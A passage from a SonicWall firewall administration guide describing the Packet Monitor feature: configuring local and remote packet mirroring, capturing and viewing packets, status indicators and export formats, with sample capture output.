  DPI-SSL must be enabled to decrypt the packets along with any of the security services to be applied to such packets.

- **Monitor intermediate decrypted LDAP over TLS packets** – Capture or mirror decrypted LDAPS (LDAP over TLS) packets. Decrypted LDAPS packets will be fed to the Packet Monitor,.

  The packets are marked with **ldp** in the ingress/egress interface fields and will have dummy Ethernet, IP, and TCP headers with some inaccurate fields. Also, the LDAP server port is set to 389 to an external capture analysis program will know to decode it as LDAP. Passwords in captured LDAP bind requests will be obfuscated.

- **Monitor intermediate decrypted Single Sign On agent messages** – Capture or mirror decrypted messages to or from the SSO authentication agent. This option enables decrypted SSO packets will be fed to the Packet Monitor.

  These packets are marked with **sso** in the ingress/egress interface fields and will have dummy Ethernet, IP, and UDP headers with some inaccurate fields.

7 To save your settings and exit the configuration window, click **OK**.


Configuring Mirror Settings

This section describes how to configure Packet Monitor mirror settings. Mirror settings provide a way to send packets to a different physical port of the same firewall or to send packets to, or receive them from, a remote SonicWall firewall.


To configure mirror settings:

1 Navigate to the **Dashboard > Packet Monitor** page.

2 Click the **Configure** button. The **Packet Monitor Configuration** dialog displays.



3 Click the **Mirror** tab.



4 In the **Mirror Settings** section, type the desired maximum mirror rate into the **Maximum mirror rate (in kilobits per second)** field. If this rate is exceeded during mirroring, the excess packets will not be mirrored and will be counted as skipped packets. This rate applies to both local and remote mirroring. The default and minimum value is **100** kbps, and the maximum is 1 Gbps.

5 Select the **Mirror only IP packets** check box to prevent mirroring of other Ether type packets, such as ARP or PPPoE. If selected, this option overrides any non-IP Ether types selected on the **Monitor Filter** tab.

6 In the **Local Mirror Settings** section, select the destination interface for locally mirrored packets from the **Send received remote mirrored packets to Interface (NSA platforms only)** drop-down menu.

7 In the **Remote Mirror Settings (Sender)** section, in the **Mirror filtered packets to remote SonicWall firewall (IP Address)** field, type the IP address of the remote SonicWall to which all mirrored packets will be sent. Packets will be encapsulated and sent to the specified remote device.

NOTE: The remote SonicWall must be configured to receive the mirrored packets.

8 The **Encrypt remote mirrored packets via IPSec (preshared key-IKE)** field is used to encrypt mirrored traffic when sending mirrored packets to the remote SonicWall.

NOTE: The **Encrypt remote mirrored packets via IPSec (preshared key-IKE)** option is not available at this time.

9 In the **Remote Mirror Settings (Receiver)** section, in the **Receive mirrored packets from remote SonicWall firewall (IP Address)** field, type the IP address of the remote SonicWall from which mirrored packets will be received. Packets will be decapsulated and sent either to a local buffer or out of another interface as specified in the options below.

NOTE: The remote SonicWall must be configured to send the mirrored packets.

10 The **Decrypt remote mirrored packets via IPSec (preshared key-IKE)** field is used to decrypt traffic when receiving mirrored packets from the remote SonicWall.

> **NOTE:** The **Decrypt remote mirrored packets via IPSec (preshared key-IKE)** option is not available at this time.

11 To mirror received packets to another interface on the local SonicWall, select the interface from the **Send received remote mirrored packets to Interface (NSA platforms only)** drop-down menu.

12 To save received packets in the local capture buffer, select the **Send received remote mirrored packets to capture buffer** check box. This option is independent of sending received packets to another interface, and both can be enabled if desired.

13 To save your settings and exit the configuration window, click **OK**.

Using Packet Monitor and Packet Mirror

The top of the **Dashboard > Packet Monitor** page provides several buttons for general control of the Packet Monitor feature and display. For a description of these buttons, see the table in How Does Packet Monitor Work?.

For an explanation of the status indicators near the top of the page, see Understanding Status Indicators.


The other buttons and displays on this page are described in the following sections:

- Starting and Stopping Packet Capture
- Starting and Stopping Packet Mirror
- Viewing Captured Packets

Starting and Stopping Packet Capture

You can start a packet capture that uses default settings without configuring specific criteria for packet capture, display, FTP export, and other settings. If you start a default packet capture, the SonicWall appliance will capture all packets except those for internal communication, and will stop when the buffer is full or when you click **Stop Capture**.

1 Navigate to the **Dashboard > Packet Monitor** page.



2 Optionally, click **Clear** to reset the statistics to zero.

3 In the **Packet Monitor** section, click **Start Capture**.

4 To refresh the packet display windows to show new buffer data, click **Refresh**.


5 To stop the packet capture, click **Stop Capture**.

You can view the captured packets in the **Captured Packets**, **Packet Detail**, and **Hex Dump** sections of the Packet Monitor page. See Viewing Captured Packets.

Starting and Stopping Packet Mirror

You can start packet mirroring that uses your configured mirror settings by clicking **Start Mirror**. It is not necessary to first configure specific criteria for display, logging, FTP export, and other settings. Packet mirroring stops when you click **Stop Mirror**.

1 Navigate to the **Dashboard > Packet Monitor** page.



2 In the **Packet Monitor** section, click **Start Mirror** to start mirroring packets according to your configured settings.

3 To stop mirroring packets, click **Stop Mirror**.


Viewing Captured Packets

The **Dashboard > Packet Monitor** page provides three section to display different views of captured packets.

Topics:

- About the Captured Packets Section
- About the Packet Detail Section
- About the Hex Dump Section

About the Captured Packets Section



#	Time	Ingress	Egress	Source IP	Destination IP	Ether Type	Packet Type	Ports[Src, Dst]	Status	Length [Actual]
1	10/24/2014 16:05:55.736	--	X1*(s)	10.203.28.40	204.212.170.13	IP	TCP	23915,25	GENERATED	64[66]
2	10/24/2014 16:05:55.736	--	X1*(s)	10.203.28.40	10.203.28.76	IP	TCP	37640,10025	GENERATED	64[66]
3	10/24/2014 16:05:55.736	X1*(i)	--	204.212.170.13	10.203.28.40	IP	TCP	25,23915	CONSUMED	64[66]
4	10/24/2014 16:05:55.736	X1*(i)	--	10.203.28.76	10.203.28.40	IP	TCP	10025,37640	CONSUMED	60[60]
5	10/24/2014 16:05:55.736	--	X1*(s)	10.203.28.40	10.203.28.76	IP	TCP	57937,25	GENERATED	64[66]
6	10/24/2014 16:05:55.736	X1*(i)	--	10.203.28.76	10.203.28.40	IP	TCP	25,57937	CONSUMED	60[60]
7	10/24/2014 16:10:55.736	--	X1*(s)	10.203.28.40	204.212.170.13	IP	TCP	33414,25	GENERATED	64[66]
8	10/24/2014 16:10:55.736	--	X1*(s)	10.203.28.40	10.203.28.76	IP	TCP	37190,10025	GENERATED	64[66]
9	10/24/2014 16:10:55.736	X1*(i)	--	204.212.170.13	10.203.28.40	IP	TCP	25,33414	CONSUMED	64[66]

The **Captured Packets** section displays the following statistics about each packet:

- **#** - The packet number relative to the start of the capture.
- **Time** - The date and time that the packet was captured.
- **Ingress** - The SonicWall appliance interface on which the packet arrived is marked with an asterisk (*). The subsystem type abbreviation is shown in parentheses:

  Ingress Subsystem Type Abbreviations

Abbreviation	Definition
i	Interface
hc	Hardware based encryption or decryption
sc	Software based encryption or decryption
m	Multicast
r	Packet reassembly
s	System stack
ip	IP helper
f	Fragmentation

- **Egress** - The SonicWall appliance interface on which the packet was captured when sent out. The subsystem type abbreviation is shown in parentheses. See the table above for definitions of subsystem type abbreviations.
- **Source IP** - The source IP address of the packet.
- **Destination IP** - The destination IP address of the packet.
- **Ether Type** - The Ethernet type of the packet from its Ethernet header.
- **Packet Type** - The type of the packet, depending on the Ethernet type; for example:
  - **IP packets**: the packet type might be TCP, UDP, or another protocol that runs over IP.
  - **PPPoE packets**: the packet type might be PPPoE Discovery or PPPoE Session.
  - **ARP packets**: the packet type might be Request or Reply.
- **Ports [Src,Dst]** - The source and destination TCP or UDP ports of the packet.
- **Status** - The status field for the packet.

The status field shows the state of the packet with respect to the firewall. A packet can be dropped, generated, consumed or forwarded by the SonicWall appliance. You can position the mouse pointer over dropped or consumed packets to show the following information.

Status Details

Packet status	Displayed value	Definition of displayed value
Dropped	Module-ID = <*integer*>	Value for the protocol subsystem ID
	Drop-code = <*integer*>	Reason for dropping the packet
	Reference-ID: <*code*>	SonicWall-specific data
Consumed	Module-ID = <*integer*>	Value for the protocol subsystem ID

- **Length [Actual]** - Length value is the number of bytes captured in the buffer for this packet. Actual value, in brackets, is the number of bytes transmitted in the packet. You can configure the number of bytes to capture. See Configuring General Settings.


You can select a packet to use as a filter by double clicking the packet. You can maneuver through the **Captured Packets** table by using the following keys:


Captured Packets Table: Keys

Key	Action
Up arrow	Go to the previous packet.
Down arrow	Go to the next packet.
Right arrow	Load the next page.
Left arrow	Load the previous page.
Page Up	Go up 9 packets
Page Down	Go down 9 packets
Home	Go to the first packet in the current page.
End	Go to the last packet in the current page.
n	Go to the next page.
p	Go to the previous page.
f	Go to the first page.
l	Go to the last page
r	Refresh the display.
c	Start capture.
s	Stop capture.

About the Packet Detail Section


When you click on a packet in the **Captured Packets** section, the packet header fields are displayed in the **Packet Detail** section. The display varies, depending on the type of packet that you select.





About the Hex Dump Section

When you click on a packet in the **Captured Packets** section, the packet data is displayed in hexadecimal and ASCII format in the **Hex Dump** section. The hex format is shown on the left side of the window, with the corresponding ASCII characters displayed to the right for each line. When the hex value is zero, the ASCII value is displayed as a dot.



Verifying Packet Monitor Activity


This section describes how to tell if your Packet Monitor, mirroring, or FTP logging is working correctly according to the configuration.

Topics:

- Understanding Status Indicators
- Clearing the Status Information

Understanding Status Indicators

The main Packet Monitor page displays status indicators for packet capture, mirroring, and FTP logging. Information popup tooltips are available for quick display of the configuration settings.



Topics:

- Packet Capture Status
- Mirroring Status

- FTP Logging Status
- Current Buffer Statistics
- Current Configurations

Packet Capture Status

The packet capture status indicator is labeled as **Trace**, and shows one of the following three conditions:

- **Red** – Capture is stopped
- **Green** – Capture is running and the buffer is not full
- **Yellow** – Capture is running, but the buffer is full

The management interface also displays the buffer size, the number of packets captured, the percentage of buffer space used, and how much of the buffer has been lost. Lost packets occur when automatic FTP logging is turned on, but the file transfer is slow for some reason. If the transfer is not finished by the time the buffer is full again, the data in the newly filled buffer is lost.

NOTE: Although the buffer wrap option clears the buffer upon wrapping to the beginning, this is not considered lost data.

Mirroring Status

There are three status indicators for packet mirroring:

- **Local mirroring** – Packets sent to another physical interface on the same SonicWall

  For local mirroring, the status indicator shows one of the following three conditions:

  - **Red** – Mirroring is off
  - **Green** – Mirroring is on
  - **Yellow** – Mirroring is on but disabled because the local mirroring interface is not specified

  The **Local mirroring** row also displays the following statistics:

  - **Mirroring to interface** – The specified local mirroring interface
  - **Packets mirrored** – The total number of packets mirrored locally
  - **Pkts skipped** – The total number of packets that skipped mirroring due to packets that are incoming/outgoing on the interface on which monitoring is configured
  - **Pkts exceeded rate** – The total number of packets that skipped mirroring due to rate limiting
- **Remote mirroring Tx** – Packets sent to a remote SonicWall

  For Remote mirroring Tx, the status indicator shows one of the following three conditions:

  - **Red** – Mirroring is off
  - **Green** – Mirroring is on and a remote SonicWall IP address is configured
  - **Yellow** – Mirroring is on but disabled because the remote device rejects mirrored packets and sends port unreachable ICMP messages

  The **Remote mirroring Tx** row also displays the following statistics:

  - **Mirroring to** – The specified remote SonicWall IP address
  - **Packets mirrored** – The total number of packets mirrored to a remote SonicWall appliance
  - **Pkts skipped** – The total number of packets that skipped mirroring due to packets that are incoming/outgoing on the interface on which monitoring is configured

- **Pkts exceeded rate** – The total number of packets that failed to mirror to a remote SonicWall, either due to an unreachable port or other network issues

- **Remote mirroring Rx** – Packets received from a remote SonicWall

  For Remote mirroring Rx, the status indicator shows one of the following two conditions:

  - **Red** – Mirroring is off
  - **Green** – Mirroring is on and a remote SonicWall IP address is configured

  The **Remote mirroring Rx** row also displays the following statistics:

  - **Receiving from** – The specified remote SonicWall IP address
  - **Mirror packets rcvd** – The total number of packets received from a remote SonicWall appliance
  - **Mirror packets rcvd but skipped** – The total number of packets received from a remote SonicWall appliance that failed to get mirrored locally due to errors in the packets

FTP Logging Status

The **FTP logging** status indicator shows one of the following three conditions:

- **Red** – Automatic FTP logging is off
- **Green** – Automatic FTP logging is on
- **Yellow** – The last attempt to contact the FTP server failed, and logging is now off

  To restart automatic FTP logging, see Restarting FTP Logging.

Next to the FTP logging indicator, the management interface also displays the number of successful and failed attempts to transfer the buffer contents to the FTP server, the current state of the FTP process thread, and the status of the capture buffer.


Current Buffer Statistics

The **Current Buffer Statistics** row summarizes the current contents of the local capture buffer. It shows the number of dropped, forwarded, consumed, and generated packets.


Current Configurations

The **Current Configurations** row provides dynamic information displays for the configured filter, general, logging, and mirror settings. When you hover your mouse pointer over one of the information icons or its label, a popup tooltip displays the current settings for that selection.


Current Configurations: Filters




Current Configurations: General



Current Configurations: Logging



Current Configurations: Mirroring



Clearing the Status Information

You can clear the Packet Monitor queue and the displayed statistics for the capture buffer, mirroring, and FTP logging.

1 Navigate to the **Dashboard > Packet Monitor** page.

2 Click **Clear**.

3 Click **OK** in the confirmation dialog.

Related Information

Topics:

- Supported Packet Types
- File Formats for Export As

Supported Packet Types

When specifying the Ethernet or IP packet types that you want to monitor or display, you can use either the standard acronym for the type, if supported, or the corresponding hexadecimal representation. To determine the hex value for a protocol, refer to the RFC for the number assigned to it by IANA. The protocol acronyms that SonicOS currently supports are as follows:

Supported Protocol Acronyms

Supported Ethernet Types:	• ARP • IP • PPPoE-DIS • PPPoE-SES **NOTE:** To specify both PPPoE-DIS and PPPoE-SES, you can simply use PPPoE.
Supported IP Types:	• TCP • UDP • ICMP • IGMP • GRE • AH • ESP

File Formats for Export As

The **Export As** option on the **Dashboard > Packet Monitor** page allows you to display or save a snapshot of the current buffer in the file format that you select from the drop-down menu. Saved files are placed on your local management system (where the management interface is running). Choose from the following formats:

- **Libpcap** - To view the data with the Wireshark network protocol analyzer. This is also known as libcap or pcap format. A dialog box allows you to open the buffer file with Wireshark, or save it to your local hard drive with the extension **.pcap**.
- **Html** - To view the data with a browser. You can use File > Save As to save a copy of the buffer to your hard drive.
- **Text** - To view the data in a text editor. A dialog box allows you to open the buffer file with the registered text editor, or save it to your local hard drive with the extension **.wri**.
- **App Data** - To view only application data contained in the packet. Packets containing no application data are skipped during the capture. Application data = captured packet minus L2, L3, and L4 headers.

Examples of the Html and Text formats are shown in the following sections:

- HTML Format
- Text File Format

HTML Format

You can view the HTML format in a browser. The following is an example showing the header and part of the data for the first packet in the buffer.

```
--File Index : 5.--

--990 packets captured.--

-----Statistics------------
Number Of Bytes Failed To Report:        0
Number Of Packets Forwarded      :       0
Number Of Packets Generated      :       250
Number Of Packets Consumed       :       140
Number Of Packets DROPPED        :       600
Number Of Packets Status Unknown:        0

*Packet number: 1*
Header Values:
 Bytes captured: 1514, Actual Bytes on the wire: 60928
Packet Info(Time:08/29/2016 15:56:31.464):
 in:--, out:X0*, Generated (Sent Out)
Ethernet Header
 Ether Type: IP(0x800), Dst=[00:a0:cc:63:f0:ab], Src=[00:06:b1:11:a2:ac]
IP Packet Header
 IP Type: TCP(0x6), Src=[192.168.168.168], Dst=[192.168.168.100]
TCP Packet Header
 TCP Flags = [ACK,], Src=[80], Dst=[4712], Checksum=0xe425
Application Header
 HTTP
Value:[0]
Hex and ASCII dump of the packet:
 00a0cc63 f0ab0006 b111a2ac 08004500 05dc05b0 00004006 *...c..........E.......@.*
 9d0ec0a8 a8a8c0a8 a8640050 1268be1f 79d2b195 2ea35010 *.........d.P.h..y.....P.*
 2000e425 00003265 20373036 31363336 62203635 37343566 * ..%..2e 7061636b 65745f*
 36332a5c 6e203230 32613633 36382036 35363432 30336120 *63*\n 202a6368 6564203a *
 32303331 33623265 20326532 65326532 65203636 32653730 *20313b2e 2e2e2e2e 662e70*
 36312036 33366236 35373420 2a202a63 68656420 3a20313b *61 636b6574 * *ched : 1;*
 2e2e2e2e 2e662e70 61636b65 742a5c6e 20356636 33326135 *.....f.packet*\n 5f632a5*
```

Text File Format

You can view the text format output in a text editor. The following is an example showing the header and part of the data for the first packet in the buffer.

```
--File Index : 7.--

--771 packets captured.--

-----Statistics------------
Number Of Bytes Failed To Report:        0
Number Of Packets Forwarded     :        0
Number Of Packets Generated     :        480
Number Of Packets Consumed      :        247
Number Of Packets DROPPED       :        44
Number Of Packets Status Unknown:        0

*Packet number: 1*
Header Values:
 Bytes captured: 1514, Actual Bytes on the wire: 60928
Packet Info(Time:08/29/2016 16:11:36.224):
 in:--, out:XO*, Generated (Sent Out)
Ethernet Header
 Ether Type: IP(0x800), Dst=[00:a0:cc:63:f0:ab], Src=[00:06:b1:11:a2:ac]
IP Packet Header
 IP Type: TCP(0x6), Src=[192.168.168.168], Dst=[192.168.168.100]
TCP Packet Header
 TCP Flags = [ACK,], Src=[80], Dst=[4763], Checksum=0xa1f
Application Header
 HTTP
Value:[0]
Hex and ASCII dump of the packet:
 00a0cc63 f0ab0006 b111a2ac 08004500 05dc422e 00004006 *...c..........E...B...@.*
 6090c0a8 a8a8c0a8 a8640050 129b4c70 07e7521d 0c005018 *`........d.P..Lp..R...P.*
 20000a1f 00006120 2a6e6420 666f7220 4e657462 696f732e * ..... *nd for Netbios.*
 292c2028 4c696e65 3a2a0a20 32303336 33313337 20323034 *), (Line:*. 20363137 204*
 36373536 65203633 37343639 36662036 65336132 30363320 *6756e 6374696f 6e3a2063 *
 37323635 36313734 20363534 65363537 34202a20 36313720 *72656174 654e6574 * 617 *
 46756e63 74696f6e 3a206372 65617465 4e65742a 0a203632 *Function: createNet*. 62*
```

